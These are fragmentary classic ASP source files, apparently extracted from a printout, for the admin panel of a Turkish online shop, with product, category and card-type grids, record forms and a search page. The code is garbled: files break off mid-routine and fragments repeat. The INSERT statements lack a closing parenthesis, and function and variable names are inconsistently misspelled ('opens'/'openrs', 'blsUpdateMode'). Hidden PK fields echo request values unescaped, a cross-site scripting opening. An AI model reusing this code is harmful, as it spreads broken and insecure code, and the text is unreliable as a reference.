sSortParams = "FormItems_Sorting=" & iSort & "&FormItems_Sorted=" & iSort & "&"
else
form_sorting = iSort
sDirection = " ASC"
sSortParams = "FormItems_Sorting=" & iSort & "&FormItems_Sorted=" & "&"
end if
if iSort = 1 then sOrder = " order by i.[name]" & sDirection

```

```

if iSort = 2 then sOrder = " order by i.[producer]" & sDirection
if iSort = 3 then sOrder = " order by i.[price]" & sDirection
if iSort = 4 then sOrder = " order by i.[money_id]" & sDirection
if iSort = 5 then sOrder = " order by c.[name]" & sDirection
if iSort = 6 then sOrder = " order by i.[is_recommended]" & sDirection
if iSort = 7 then sOrder = " order by i.[selling_status]" & sDirection
if iSort = 8 then sOrder = " order by i.[add_date]" & sDirection
end if

%>
<table class="FormTABLE">
<tr>
<td class="FormHeaderTD" colspan="9"><a name="Items"><font class="FormHeaderFONT"><%=sFormTitle%></font></a></td>
</tr>
<tr>
<td class="ColumnTD"><a ><font class="ColumnFONT">Düzenle</font></a></td>
<td class="ColumnTD"><a
href="<%=sFileName%>?<%=form_params%>FormItems_Sorting=1&FormItems_Sorted=<%=form_sorting%>&"><font
class="ColumnFONT">
Ürün</font></a></td>
<td class="ColumnTD"><a
href="<%=sFileName%>?<%=form_params%>FormItems_Sorting=2&FormItems_Sorted=<%=form_sorting%>&"><font
class="ColumnFONT">
Üretici</font></a></td>
<td class="ColumnTD"><a
href="<%=sFileName%>?<%=form_params%>FormItems_Sorting=3&FormItems_Sorted=<%=form_sorting%>&"><font
class="ColumnFONT">
Fiyat</font></a></td>
<td class="ColumnTD"><a
href="<%=sFileName%>?<%=form_params%>FormItems_Sorting=4&FormItems_Sorted=<%=form_sorting%>&"><font
class="ColumnFONT"></font></a></td>
<td class="ColumnTD"><a
href="<%=sFileName%>?<%=form_params%>FormItems_Sorting=5&FormItems_Sorted=<%=form_sorting%>&"><font
class="ColumnFONT">
Kategori</font></a></td>
<td class="ColumnTD"><a
href="<%=sFileName%>?<%=form_params%>FormItems_Sorting=6&FormItems_Sorted=<%=form_sorting%>&"><font
class="ColumnFONT">
Spot?</font></a></td>
<td class="ColumnTD"><a
href="<%=sFileName%>?<%=form_params%>FormItems_Sorting=7&FormItems_Sorted=<%=form_sorting%>&"><font
class="ColumnFONT">
Sat&#305;&#351; durumu</font></a></td>
<td class="ColumnTD"><a
href="<%=sFileName%>?<%=form_params%>FormItems_Sorting=8&FormItems_Sorted=<%=form_sorting%>&"><font
class="ColumnFONT">
Tarih</font></a></td>
</tr>
<%

pcategory_id = GetParam("category_id")
if IsNumeric(pcategory_id) and not isEmpty(pcategory_id) then pcategory_id = ToSQL(pcategory_id, "Number") else pcategory_id =
Empty
if not isEmpty(pcategory_id) then
HasParam = true
sWhere = sWhere & "i.[category_id]=" & pcategory_id
end if
pis_recommended = GetParam("is_recommended")
if IsNumeric(pis_recommended) and not isEmpty(pis_recommended) then pis_recommended = ToSQL(pis_recommended, "Number") else
pis_recommended = Empty
if not isEmpty(pis_recommended) then
if not (sWhere = "") then sWhere = sWhere & " and "
HasParam = true
sWhere = sWhere & "i.[is_recommended]=" & pis_recommended
end if

if HasParam then
sWhere = " AND (" & sWhere & ")"
end if

sSQL = "select [i].[add_date] as i_add_date, " & _
"[i].[category_id] as i_category_id, " & _
"[i].[is_recommended] as i_is_recommended, " & _
"[i].[item_id] as i_item_id, " & _
"[i].[money_id] as i_money_id, " & _

```

```

"[i].[name] as i_name, " & _
"[i].[price] as i_price, " & _
"[i].[producer] as i_producer, " & _
"[i].[selling_status] as i_selling_status, " & _
"[c].[category_id] as c_category_id, " & _
"[c].[name] as c_name " & _
" from [items] i, [categories] c" & _
" where [c].[category_id]=i.[category_id] "

sSQL = sSQL & sWhere & sOrder

form_action = sActionFileName

opens rs, sSQL

if rs.eof then
%>
  <tr>
    <td colspan="9" class="DataTD"><font class="DataFONT">No records</font></td>
  </tr>
<%
end if

iRecordsPerPage = 20
iCounter = 0

iPage = GetParam("FormItems_Page")
if IsEmpty(iPage) then iPage = 1 else iPage = CLng(iPage)
while not rs.eof and iCounter < (iPage-1)*iRecordsPerPage
  rs.movenext
    iCounter = iCounter + 1
wend
iCounter = 0

ais_recommended = Split("0;Hay&#305;r;1;Evet", ";")
aselling_status = Split("0;Hay&#305;r;1;Evet", ";")

while not rs.EOF and iCounter < iRecordsPerPage

  fldField1_URLLink = "ProductMaint.asp"
  fldField1_item_id = GetValue(rs, "i_item_id")
  fldadd_date = GetValue(rs, "i_add_date")
  fldcategory_id = GetValue(rs, "c_name")
  fldis_recommended = GetValue(rs, "i_is_recommended")
  fldmoney_id = GetValue(rs, "i_money_id")
  fldname = GetValue(rs, "i_name")
  fldprice = GetValue(rs, "i_price")
  fldproducer = GetValue(rs, "i_producer")
  fldselling_status = GetValue(rs, "i_selling_status")
  fldField1 = "Edit"

%>
  <tr>
    <td class="DataTD"><font class="DataFONT"><a
href="<%=fldField1_URLLink%>?item_id=<%=fldField1_item_id%>&<%=transit_params%>"><font
class="DataFONT"><%=fldField1%></font></a>&nbsp;</font></td>
    <td class="DataTD"><font class="DataFONT"><%=ToHTML(fldname)%>&nbsp;</font></td>
    <td class="DataTD"><font class="DataFONT"><%=ToHTML(fldproducer)%>&nbsp;</font></td>
    <td class="DataTD"><font class="DataFONT"><%=ToHTML(fldprice)%>&nbsp;</font></td>
    <td class="DataTD"><font class="DataFONT"><%=ToHTML(fldmoney_id)%>&nbsp;</font></td>
    <td class="DataTD"><font class="DataFONT"><%=ToHTML(fldcategory_id)%>&nbsp;</font></td>
    <td class="DataTD"><font class="DataFONT"><%=
fldis_recommended = getValFromLOV(fldis_recommended, ais_recommended)
%><%=ToHTML(fldis_recommended)%>&nbsp;</font></td>
    <td class="DataTD"><font class="DataFONT"><%=
fldselling_status = getValFromLOV(fldselling_status, aselling_status)
%><%=ToHTML(fldselling_status)%>&nbsp;</font></td>
    <td class="DataTD"><font class="DataFONT"><%=ToHTML(fldadd_date)%>&nbsp;</font></td>
  </tr><%

  rs.MoveNext
  iCounter = iCounter + 1
wend

%>

```



```

                Editörden</font></a></td>
</tr>
<tr>
<td class="DataTD"><a href="<%=fldField6%>"><font class="DataFONT">Editör
                Kategorileri</font></a></td>
</tr>
<tr>
<td class="DataTD"><a href="<%=fldField6%>"><font class="DataFONT">Kart
                Tipleri</font></a></td>
</tr>
</table>
<%

```

```

end sub
%>

```

Advsearch.asp

```

<!-- #INCLUDE FILE="Common.asp" -->
<!-- #INCLUDE FILE="Header.asp" -->
<!-- #INCLUDE FILE="Footer.asp" -->

<%
sFileName = "AdvSearch.asp"
sAction = GetParam("FormAction")
sForm = GetParam("FormName")
%>
<html>
<head>
<title>Gelişmiş Ürün Arama</title>
<meta http-equiv="pragma" content="no-cache">
<meta http-equiv="expires" content="0">
<meta http-equiv="cache-control" content="no-cache">
<META http-equiv=Content-Type content="text/html; charset=windows-1254">
<meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1"><link rel="stylesheet" href="Site.css" type="text/css"></head>
<body class="PageBODY">
<center>
<table>
<tr>
<td valign="top">
<% Menu_Show %>

</td>
</tr>
</table>
</center>
<table width="760" align="center">
<tr>
<td align="center">
<hr color="#800000">
<table>
<tr>

<td valign="top">
<% Search_Show %>

</td>
</tr>
</table>

<hr color="#800000" width="60%">
</td>
</tr>
</table>
<center>
<table>
<tr>
<td valign="top">
<% Footer_Show %>
</td>

</tr>
</table>
</center>
</body>

```

```

</html>
<%
cn.close
Set cn = nothing
*****

Sub Search_Show()
  Dim sFormTitle: sFormTitle = "Gelişmiş Arama"

  Dim action_page: action_page = "Products.asp"
  Dim category_idDisplayValue: category_idDisplayValue = "All"

  fldname = GetParam("name")
  fldproducer = GetParam("producer")
  fldcategory_id = GetParam("category_id")
  fldpricemin = GetParam("pricemin")
  fldpricemax = GetParam("pricemax")

%>
<form method="GET" action="<%= action_page %>" name="Search">
<input type="hidden" name="FormName" value="Search"><input type="hidden" name="FormAction" value="search">
<table class="FormTABLE">
  <tr>
    <td class="FormHeaderTD" colspan="11"><a name="Search"><font class="FormHeaderFONT"><%=sFormTitle%></font></a></td>
  </tr>
  <tr>
    <td class="FieldCaptionTD"><font class="FieldCaptionFONT">Ürün</font></td>
    <td class="DataTD"><input type="text" name="name" maxlength="20" value="<%= ToHTML(fldname) %>" size="20" ></td>
  </tr>
  <tr>
    <td class="FieldCaptionTD"><font class="FieldCaptionFONT">Üretici</font></td>
    <td class="DataTD"><input type="text" name="producer" maxlength="100" value="<%= ToHTML(fldproducer) %>" size="20" ></td>
  </tr>
  <tr>
    <td class="FieldCaptionTD"><font class="FieldCaptionFONT">Kategori</font></td>
    <td class="DataTD"><select size="1" name="category_id">
<%
  response.write "<option value="">" & category_idDisplayValue & "</option>"
  opens rscategory_id, "select category_id, name from categories order by 2"
  while not rscategory_id.EOF
    if cstr(GetValue(rscategory_id, 0)) = cstr(fldcategory_id) then
      response.write "<option selected value="">" & GetValue(rscategory_id, 0) & "">" & GetValue(rscategory_id, 1) & "</option>"
    else
      response.write "<option value="">" & GetValue(rscategory_id, 0) & "">" & GetValue(rscategory_id, 1) & "</option>"
    end if
    rscategory_id.MoveNext
  wend
  set rscategory_id = nothing
%></select></td>
  </tr>
  <tr>
    <td class="FieldCaptionTD"><font class="FieldCaptionFONT">Fiyat alt sınırı</font></td>
    <td class="DataTD"><input type="text" name="pricemin" maxlength="10" value="<%= ToHTML(fldpricemin) %>" size="10" ></td>
  </tr>
  <tr>
    <td class="FieldCaptionTD"><font class="FieldCaptionFONT">Fiyat üst sınırı</font></td>
    <td class="DataTD"><input type="text" name="pricemax" maxlength="10" value="<%= ToHTML(fldpricemax) %>" size="10" ></td>
  </tr>
  <td align="right" colspan="3"><input type="submit" value="Search"></td>
</tr>
</table>
</form>
<%

end sub
%>

CartTypesGrid.asp

<!-- #INCLUDE FILE="Common.asp" -->
<!-- #INCLUDE FILE="Header.asp" -->
<!-- #INCLUDE FILE="Footer.asp" -->

```

```

<%
sFileName = "CardTypesGrid.asp"
CheckSecurity(2)
sAction = GetParam("FormAction")
sForm = GetParam("FormName")
%>
<html>
<head>
<title>Semih Sanal Ma&#287;aza</title>
<meta http-equiv="pragma" content="no-cache">
<meta http-equiv="expires" content="0">
<meta http-equiv="cache-control" content="no-cache">
<META http-equiv=Content-Type content="text/html; charset=windows-1254">
<meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1"><link rel="stylesheet" href="Site.css" type="text/css"></head>
<body class="PageBODY">
<center>
<table>
<tr>
<td valign="top">
<% Menu_Show %>

</td>
</tr>
</table>
</center>
<table width="760" align="center">
<tr>
<td align="center">
<hr color="#800000">
<table>
<tr>
<td valign="top">
<% AdminMenu_Show %>
</td>
<td valign="top">
<% CardTypes_Show %>

</td>
</tr>
</table>

<hr color="#800000" width="60%">
</td>
</tr>
</table>
<center>
<table>
<tr>
<td valign="top">
<% Footer_Show %>
</td>

</tr>
</table>
</center>
</body>
</html>
<%
cn.close
Set cn = nothing

```

```

Sub CardTypes_Show()
Dim rs
Dim sWhere : sWhere = ""
Dim sOrder : sOrder = ""
Dim sSQL : sSQL = ""
Dim sFormTitle: sFormTitle = "Kart Tipleri"
Dim HasParam : HasParam = false
Dim iSort : iSort = ""
Dim iSorted : iSorted = ""
Dim sDirection : sDirection = ""
Dim form_sorting : form_sorting = ""

```

```

Dim sSortParams : sSortParams = ""
Dim form_action : form_action = ""
Dim iRecordsPerPage : iRecordsPerPage = 20
Dim iCounter : iCounter = 0
Dim sActionFileName : sActionFileName = "CardTypesRecord.asp"

Dim transit_params : transit_params = ""
Dim form_params : form_params = ""

sOrder = " order by c.name Asc"
iSort = GetParam("FormCardTypes_Sorting")
iSorted = GetParam("FormCardTypes_Sorted")
sDirection = ""
if IsEmpty(iSort) then
    form_sorting = ""
else
    if iSort = iSorted then
        form_sorting = ""
        sDirection = " DESC"
        sSortParams = "FormCardTypes_Sorting=" & iSort & "&FormCardTypes_Sorted=" & iSort & "&"
    else
        form_sorting = iSort
        sDirection = " ASC"
        sSortParams = "FormCardTypes_Sorting=" & iSort & "&FormCardTypes_Sorted=" & "&"
    end if
    if iSort = 1 then sOrder = " order by c.[name]" & sDirection
end if

%>
<table class="FormTABLE">
<tr>
<td class="FormHeaderTD" colspan="1"><a name="CardTypes"><font
class="FormHeaderFONT"><%=sFormTitle%></font></a></td>
</tr>
<tr>
<td class="ColumnTD"><a
href="<%=sFileName%>?<%=form_params%>FormCardTypes_Sorting=1&FormCardTypes_Sorted=<%=form_sorting%>&"><font
class="ColumnFONT">
Kart</font></a></td>
</tr>
<%

sSQL = "select [c].[card_type_id] as c_card_type_id, " & _
"[c].[name] as c_name " & _
" from [card_types] c "

sSQL = sSQL & sWhere & sOrder
form_action = sActionFileName
openrs rs, sSQL

if rs.eof then
%>
<tr>
<td colspan="1" class="DataTD"><font class="DataFONT">No records</font></td>
</tr>
<%
end if

iRecordsPerPage = 20
iCounter = 0

while not rs.EOF and iCounter < iRecordsPerPage

    fldname_URLLink = "CardTypesRecord.asp"
    fldname_card_type_id = GetValue(rs, "c_card_type_id")
    fldname = GetValue(rs, "c_name")

%>
<tr>
<td class="DataTD"><font class="DataFONT"><a
href="<%=fldname_URLLink%>?card_type_id=<%=fldname_card_type_id%>&<%=transit_params%>"><font
class="DataFONT"><%=fldname%></font></a>&nbsp;</font></td>
</tr><%

rs.MoveNext
iCounter = iCounter + 1

```



```

sFileName = "CardTypesRecord.asp"
CheckSecurity(2)
sAction = GetParam("FormAction")
sForm = GetParam("FormName")
sCardTypesErr = ""

Select Case sForm
  Case "CardTypes"
    CardTypesAction(sAction)
end select
%>
<html>
<head>
<title>Semih Sanal Ma&#287;aza</title>
<meta http-equiv="pragma" content="no-cache">
<meta http-equiv="expires" content="0">
<meta http-equiv="cache-control" content="no-cache">
<META http-equiv=Content-Type content="text/html; charset=windows-1254">
<meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1"><link rel="stylesheet" href="Site.css" type="text/css"></head>
<body class="PageBODY">
<center>
<table>
<tr>
<td valign="top">
<% Menu_Show %>

</td>
</tr>
</table>
</center>
<table width="760" align="center">
<tr>
<td align="center">
<hr color="#800000">
<table>
<tr>
<td valign="top">
<% AdminMenu_Show %>
</td>
<td align="top">
<% CardTypes_Show %>

</td>
</tr>
</table>

<hr color="#800000" width="60%">
</td>
</tr>
</table>
<center>
<table>
<tr>
<td valign="top">
<% Footer_Show %>
</td>

</tr>
</table>
</center>
</body>
</html>
<%
cn.close
Set cn = nothing

*****

Sub CardTypesAction(sAction)
  Dim bExecSQL: bExecSQL = true
  Dim sActionFileName : sActionFileName = ""
  Dim sWhere : sWhere = ""
  Dim bErr : bErr = False
  Dim pPKcard_type_id : pPKcard_type_id = ""
  Dim fldname : fldname = ""
  sActionFileName = "CardTypesGrid.asp"

```

```

if sAction = "cancel" then

    cn.Close
    Set cn = Nothing
    response.redirect sActionFileName
end if

if sAction = "update" or sAction = "delete" then
    pPKcard_type_id = GetParam("PK_card_type_id")
    if IsEmpty(pPKcard_type_id) then exit sub
    sWhere = "card_type_id=" & ToSQL(pPKcard_type_id, "Number")
end if

fldname = GetParam("name")

if sAction = "insert" or sAction = "update" then
    if IsEmpty(fldname) then
        sCardTypesErr = sCardTypesErr & "The value in field Kart is required.<br>"
    end if

    If len(sCardTypesErr) > 0 then
        exit sub
    end if
end if

select case sAction
case "insert"

    sSQL = "insert into card_types (" & _
        "[name]" & _
        " values (" & _
        ToSQL(fldname, "Text") & _
        ")"
case "update"
    sSQL = "update card_types set " & _
        "[name]=" & ToSQL(fldname, "Text")
    sSQL = sSQL & " where " & sWhere
case "delete"

    sSQL = "delete from card_types where " & sWhere
end select

if len(sCardTypesErr) > 0 then Exit Sub
on error resume next
if bExecSQL then
    cn.execute sSQL
end if
sCardTypesErr = ProcessError
on error goto 0
if len(sCardTypesErr) > 0 then Exit Sub
cn.Close
Set cn = Nothing
response.redirect sActionFileName

end sub
=====

Sub CardTypes_Show()

sWhere = ""
Dim sFormTitle: sFormTitle = "Kart Tipi"
bPK = true

%>

<table class="FormTABLE">
<form method="POST" action="<%= sFileName %>" name="CardTypes">
<tr><td class="FormHeaderTD" colspan="2"><font class="FormHeaderFONT"><%=sFormTitle%></font></td></tr>
<% if not (sCardTypesErr = "") then %>
    <tr><td class="DataTD" colspan="2"><font class="DataFONT"><%= sCardTypesErr %></font></td></tr>
<% end if %>

<%

```

```

if sCardTypesErr = "" then
    fldcard_type_id = GetParam("card_type_id")
    pcard_type_id = GetParam("card_type_id")
else
    fldcard_type_id = GetParam("card_type_id")
    fldname = GetParam("name")
    pcard_type_id = GetParam("PK_card_type_id")
end if

if IsEmpty(pcard_type_id) then bPK = False

sWhere = sWhere & "card_type_id=" & ToSQL(pcard_type_id, "Number")
PK_card_type_id = pcard_type_id

sSQL = "select * from card_types where " & sWhere
openrs rs, sSQL
bIsUpdateMode = (bPK and not(sAction = "insert" and sForm = "CardTypes") and not rs.eof)

if bIsUpdateMode then
    fldcard_type_id = GetValue(rs, "card_type_id")

    if sCardTypesErr = "" then
        fldname = GetValue(rs, "name")
    end if

else
    if sCardTypesErr = "" then
        fldcard_type_id = ToHTML(GetParam("card_type_id"))
    end if

end if

%>
<tr>
    <td class="FieldCaptionTD">
        <font class="FieldCaptionFONT">Kart</font>
    </td>
    <td class="DataTD">
        <font class="DataFONT"><input type="text" name="name" maxlength="50" value="<%= ToHTML(fldname) %>" size="50"
        ></font></td>
</tr>
<tr><td colspan="2" align="right"><% if not bIsUpdateMode then %>
<input type="hidden" value="insert" name="FormAction">
<input type="submit" value="Insert" onclick="document.CardTypes.FormAction.value = 'insert';">
<% end if %>
<% if bIsUpdateMode then %>
<input type="hidden" value="update" name="FormAction"/>
<input type="submit" value="Update" onclick="document.CardTypes.FormAction.value = 'update';">
<input type="submit" value="Delete" onclick="document.CardTypes.FormAction.value = 'delete';">
<% end if %>
<input type="submit" value="Cancel" onclick="document.CardTypes.FormAction.value = 'cancel';">
<input type="hidden" name="FormName" value="CardTypes">

<input type="hidden" name="PK_card_type_id" value="<%= pcard_type_id %>">
<input type="hidden" name="card_type_id" value="<%= ToHTML(fldcard_type_id)%>">
</td></tr>
</form>
</table>
<%

Set rs = Nothing

End Sub
=====

Sub AdminMenu_Show()
    Dim sFormTitle: sFormTitle = "Yönetim Paneli"-----

    fldField1 = "MembersGrid.asp"
    fldField2 = "OrdersGrid.asp"
    fldField3 = "AdminProducts.asp"
    fldField4 = "CategoriesGrid.asp"
    fldField5 = "EditorialsGrid.asp"
    fldField6 = "EditorialCatGrid.asp"
    fldField = "CardTypesGrid.asp"

```

```

%>
<table class="FormTABLE">
<tr>
<td class="FormHeaderTD"><font class="FormHeaderFONT"><%=sFormTitle%></font></td>
</tr>
<tr>
<td class="DataTD"><a href="<%=fldField1%>"><font class="DataFONT">Üyeler</font></a></td>
</tr>
<tr>
<td class="DataTD"><a href="<%=fldField2%>"><font class="DataFONT">
Sipari&#351;ler</font></a></td>
</tr>
<tr>
<td class="DataTD"><a href="<%=fldField3%>"><font class="DataFONT">Ürünler</font></a></td>
</tr>
<tr>
<td class="DataTD"><a href="<%=fldField4%>"><font class="DataFONT">
Kategoriler</font></a></td>
</tr>
<tr>
<td class="DataTD"><a href="<%=fldField5%>"><font class="DataFONT">
Editörden</font></a></td>
</tr>
<tr>
<td class="DataTD"><a href="<%=fldField6%>"><font class="DataFONT">Editör
Kategorileri</font></a></td>
</tr>
<tr>
<td class="DataTD"><a href="<%=fldField%>"><font class="DataFONT">Kart
Tipleri</font></a></td>
</tr>
</table>
<%

```

end sub

%>

CategoriesGrid.asp

```

<!-- #INCLUDE FILE="Common.asp" -->
<!-- #INCLUDE FILE="Header.asp" -->
<!-- #INCLUDE FILE="Footer.asp" -->

<%
sFileName = "CategoriesGrid.asp"
CheckSecurity(2)
sAction = GetParam("FormAction")
sForm = GetParam("FormName")
%>
<html>
<head>
<title>Semih Sanal Ma&#287;azag</title>
<meta http-equiv="pragma" content="no-cache">
<meta http-equiv="expires" content="0">
<meta http-equiv="cache-control" content="no-cache">
<META http-equiv=Content-Type content="text/html; charset=windows-1254">
<meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1"><link rel="stylesheet" href="Site.css" type="text/css"></head>
<body class="PageBODY">
<center>
<table>
<tr>
<td valign="top">
<% Menu_Show %>
</td>
</tr>
</table>
</center>
<table width="760" align="center">
<tr>
<td align="center">
<hr color="#800000">
</td>
</tr>
</table>

```

```

<tr>
  <td valign="top">
<% AdminMenu_Show %>
  </td>
  <td valign="top">
<% Categories_Show %>

  </td>
</tr>
</table>

```

```

<hr color="#800000" width="60%">
</td>
</tr>
</table>

```

```

<center>
<table>
  <tr>
    <td valign="top">
<% Footer_Show %>
  </td>

```

```

</tr>
</table>
</center>
</body>
</html>
<%

```

```

cn.close
Set cn = nothing

```

```

*****

```

```

Sub Categories_Show()

```

```

  Dim rs
  Dim sWhere : sWhere = ""
  Dim sOrder : sOrder = ""
  Dim sSQL : sSQL = ""
  Dim sFormTitle : sFormTitle = "Kategoriler"
  Dim HasParam : HasParam = false
  Dim iSort : iSort = ""
  Dim iSorted : iSorted = ""
  Dim sDirection : sDirection = ""
  Dim form_sorting : form_sorting = ""
  Dim sSortParams : sSortParams = ""
  Dim form_action : form_action = ""
  Dim iRecordsPerPage : iRecordsPerPage = 20
  Dim iCounter : iCounter = 0
  Dim iPage : iPage = 0
  Dim bEof : bEof = False
  Dim sActionFileName : sActionFileName = "CategoriesRecord.asp"

  Dim transit_params : transit_params = ""
  Dim form_params : form_params = ""

  sOrder = " order by c.name Asc"
  iSort = GetParam("FormCategories_Sorting")
  iSorted = GetParam("FormCategories_Sorted")
  sDirection = ""
  if IsEmpty(iSort) then
    form_sorting = ""
  else
    if iSort = iSorted then
      form_sorting = ""
      sDirection = " DESC"
      sSortParams = "FormCategories_Sorting=" & iSort & "&FormCategories_Sorted=" & iSort & "&"
    else
      form_sorting = iSort
      sDirection = " ASC"
      sSortParams = "FormCategories_Sorting=" & iSort & "&FormCategories_Sorted=" & "&"
    end if
    if iSort = 1 then sOrder = " order by c.[name]" & sDirection
  end if
end if

```



```

bEOF = rs.eof
if not(rs.EOF and iPage=1) then
  if iPage = 1 then
%>
    <font class="ColumnFONT">Previous</font>
<%
  else
%>
    <a href="<%=sFileName%>?<%=form_params%><%=sSortParams%>FormCategories_Page=<%=iPage - 1%>#Categories"><font
      class="ColumnFONT">
        Previous</font></a>
<%
  end if
  response.write "&nbsp;[&nbsp;]" & iPage & "&nbsp;]&nbsp;"

  if bEOF then
%>
    <font class="ColumnFONT">Next</font>
<%
  else
%>
    <a href="<%=sFileName%>?<%=form_params%><%=sSortParams%>FormCategories_Page=<%=iPage + 1%>#Categories"><font
      class="ColumnFONT">
        Next</font></a>
<%
  end if
end if

```

set rs = nothing

```

%>
  </font></td></tr>
</table>
<%

```

end sub

Sub AdminMenu_Show()
Dim sFormTitle: sFormTitle = "Yönetim Paneli"

```

fldField1 = "MembersGrid.asp"
fldField2 = "OrdersGrid.asp"
fldField3 = "AdminProducts.asp"
fldField4 = "CategoriesGrid.asp"
fldField5 = "EditorialsGrid.asp"
fldField6 = "EditorialCatGrid.asp"
fldField = "CardTypesGrid.asp"

```

```

%>
<table class="FormTABLE">
  <tr>
    <td class="FormHeaderTD"><font class="FormHeaderFONT"><%=sFormTitle%></font></td>
  </tr>
  <tr>
    <td class="DataTD"><a href="<%=fldField1%>"><font class="DataFONT">Üyeler</font></a></td>
  </tr>
  <tr>
    <td class="DataTD"><a href="<%=fldField2%>"><font class="DataFONT">
      Sipari&#351;ler</font></a></td>
  </tr>
  <tr>
    <td class="DataTD"><a href="<%=fldField3%>"><font class="DataFONT">Ürünler</font></a></td>
  </tr>
  <tr>
    <td class="DataTD"><a href="<%=fldField4%>"><font class="DataFONT">
      Kategoriler</font></a></td>
  </tr>
</table>

```



```

<td class="DataTD"><a href="<%=fldField5%>"><font class="DataFONT">
    Editörden</font></a></td>
</tr>
<tr>
<td class="DataTD"><a href="<%=fldField6%>"><font class="DataFONT">Editör
    Kategorileri</font></a></td>
</tr>
<tr>
<td class="DataTD"><a href="<%=fldField%>"><font class="DataFONT">Kart
    Tipleri</font></a></td>
</tr>
</table>
<%

```

end sub

'=====

%>

CategoriesRecord.asp

```

<!-- #INCLUDE FILE="Common.asp" -->
<!-- #INCLUDE FILE="Header.asp" -->
<!-- #INCLUDE FILE="Footer.asp" -->

<%
sFileName = "CategoriesRecord.asp"
CheckSecurity(2)
sAction = GetParam("FormAction")
sForm = GetParam("FormName")
sCategoriesErr = ""

Select Case sForm
    Case "Categories"
        CategoriesAction(sAction)
end select

%>
<html>
<head>
<title>Semih Sanal Ma&#287;aza</title>
<meta http-equiv="pragma" content="no-cache">
<meta http-equiv="expires" content="0">
<meta http-equiv="cache-control" content="no-cache">
<META http-equiv=Content-Type content="text/html; charset=windows-1254">
<meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1"><link rel="stylesheet" href="Site.css" type="text/css"></head>
<body class="PageBODY">
<center>
<table>
<tr>
<td valign="top">
<% Menu_Show %>

</td>
</tr>
</table>
</center>
<table width="760" align="center">
<tr>
<td align="center">
<hr color="#800000">
<table>
<tr>
<td valign="top">
<% AdminMenu_Show %>
</td>
<td valign="top">
<% Categories_Show %>

</td>
</tr>
</table>

```

```

<hr color="#800000" width="60%">
</td>
</tr>
</table>
<center>
<table>
<tr>
<td valign="top">
<% Footer_Show %>
</td>

</tr>
</table>
</center>
</body>
</html>
<%

```

```

cn.close
Set cn = nothing

```

Sub CategoriesAction(sAction)

```

Dim bExecSQL: bExecSQL = true
Dim sActionFileName : sActionFileName = ""
Dim sWhere : sWhere = ""
Dim bErr : bErr = False
Dim pPKcategory_id : pPKcategory_id = ""
Dim fldname : fldname = ""

```

```

sActionFileName = "CategoriesGrid.asp"

```

```

if sAction = "cancel" then

```

```

    cn.Close
    Set cn = Nothing
    response.redirect sActionFileName
end if

```

```

if sAction = "update" or sAction = "delete" then
    pPKcategory_id = GetParam("PK_category_id")
    if IsEmpty(pPKcategory_id) then exit sub
    sWhere = "category_id=" & ToSQL(pPKcategory_id, "Number")
end if

```

```

fldname = GetParam("name")

```

```

if sAction = "insert" or sAction = "update" then
    if IsEmpty(fldname) then
        sCategoriesErr = sCategoriesErr & "The value in field Kategori ad#305; is required.<br>"
    end if

```

```

    If len(sCategoriesErr) > 0 then
        exit sub
    end if
end if

```

```

select case sAction
case "insert"

```

```

    sSQL = "insert into categories (" & _
        "[name]" & _
        " values (" & _
        ToSQL(fldname, "Text") & _
        ")"

```

```

case "update"

```

```

sSQL = "update categories set " & _
      "[name]=" & ToSQL(fldname, "Text")
sSQL = sSQL & " where " & sWhere
case "delete"

      sSQL = "delete from categories where " & sWhere
end select

if len(sCategoriesErr) > 0 then Exit Sub
on error resume next
if bExecSQL then
  cn.execute sSQL
end if
sCategoriesErr = ProcessError
on error goto 0
if len(sCategoriesErr) > 0 then Exit Sub
cn.Close
Set cn = Nothing
response.redirect sActionFileName

end sub
=====

Sub Categories_Show()

  sWhere = ""
  Dim sFormTitle: sFormTitle = "Kategoriler"
  bPK = true

%>

  <table class="FormTABLE">
  <form method="POST" action="<%= sFileName %>" name="Categories">
  <tr><td class="FormHeaderTD" colspan="2"><font class="FormHeaderFONT"><%=sFormTitle%></font></td></tr>
  <% if not (sCategoriesErr = "") then %>
    <tr><td class="DataTD" colspan="2"><font class="DataFONT"><%= sCategoriesErr %></font></td></tr>
  <% end if %>
  <%

  if sCategoriesErr = "" then
    fldcategory_id = GetParam("category_id")
    pcategory_id = GetParam("category_id")
  else
    fldcategory_id = GetParam("category_id")
    fldname = GetParam("name")
    pcategory_id = GetParam("PK_category_id")
  end if

  if IsEmpty(pcategory_id) then bPK = False

  sWhere = sWhere & "category_id=" & ToSQL(pcategory_id, "Number")
  PK_category_id = pcategory_id

  sSQL = "select * from categories where " & sWhere
  opens rs, sSQL
  bIsUpdateMode = (bPK and not(sAction = "insert" and sForm = "Categories") and not rs.eof)

  if bIsUpdateMode then
    fldcategory_id = GetValue(rs, "category_id")

    if sCategoriesErr = "" then
      fldname = GetValue(rs, "name")
    end if

  else
    if sCategoriesErr = "" then
      fldcategory_id = ToHTML(GetParam("category_id"))
    end if

  end if

%>
  <tr>
    <td class="FieldCaptionTD">

```

```

        <font class="FieldCaptionFONT">Kategori ad&#305;</font>
    </td>
    <td class="DataTD">
        <font class="DataFONT"><input type="text" name="name" maxlength="50" value="<%= ToHTML(fldname) %>" size="50"
            ></font></td>
    </tr>
    <tr><td colspan="2" align="right"><% if not blsUpdateMode then %>
    <input type="hidden" value="insert" name="FormAction">
    <input type="submit" value="Insert" onclick="document.Categories.FormAction.value = 'insert';">
    <% end if %>
    <% if blsUpdateMode then %>
    <input type="hidden" value="update" name="FormAction"/>
    <input type="submit" value="Update" onclick="document.Categories.FormAction.value = 'update';">
    <input type="submit" value="Delete" onclick="document.Categories.FormAction.value = 'delete';">
    <% end if %>
    <input type="submit" value="Cancel" onclick="document.Categories.FormAction.value = 'cancel';">
    <input type="hidden" name="FormName" value="Categories">

    <input type="hidden" name="PK_category_id" value="<%= pcategory_id %>">
    <input type="hidden" name="category_id" value="<%= ToHTML(fldcategory_id)%>">
    </td></tr>
</form>
</table>
<%

```

Set rs = Nothing

End Sub

Sub AdminMenu_Show()

Dim sFormTitle: sFormTitle = "Yönetim Paneli"

```

fldField1 = "MembersGrid.asp"
fldField2 = "OrdersGrid.asp"
fldField3 = "AdminProducts.asp"
fldField4 = "CategoriesGrid.asp"
fldField5 = "EditorialsGrid.asp"
fldField6 = "EditorialCatGrid.asp"
fldField = "CardTypesGrid.asp"

```

%>

```

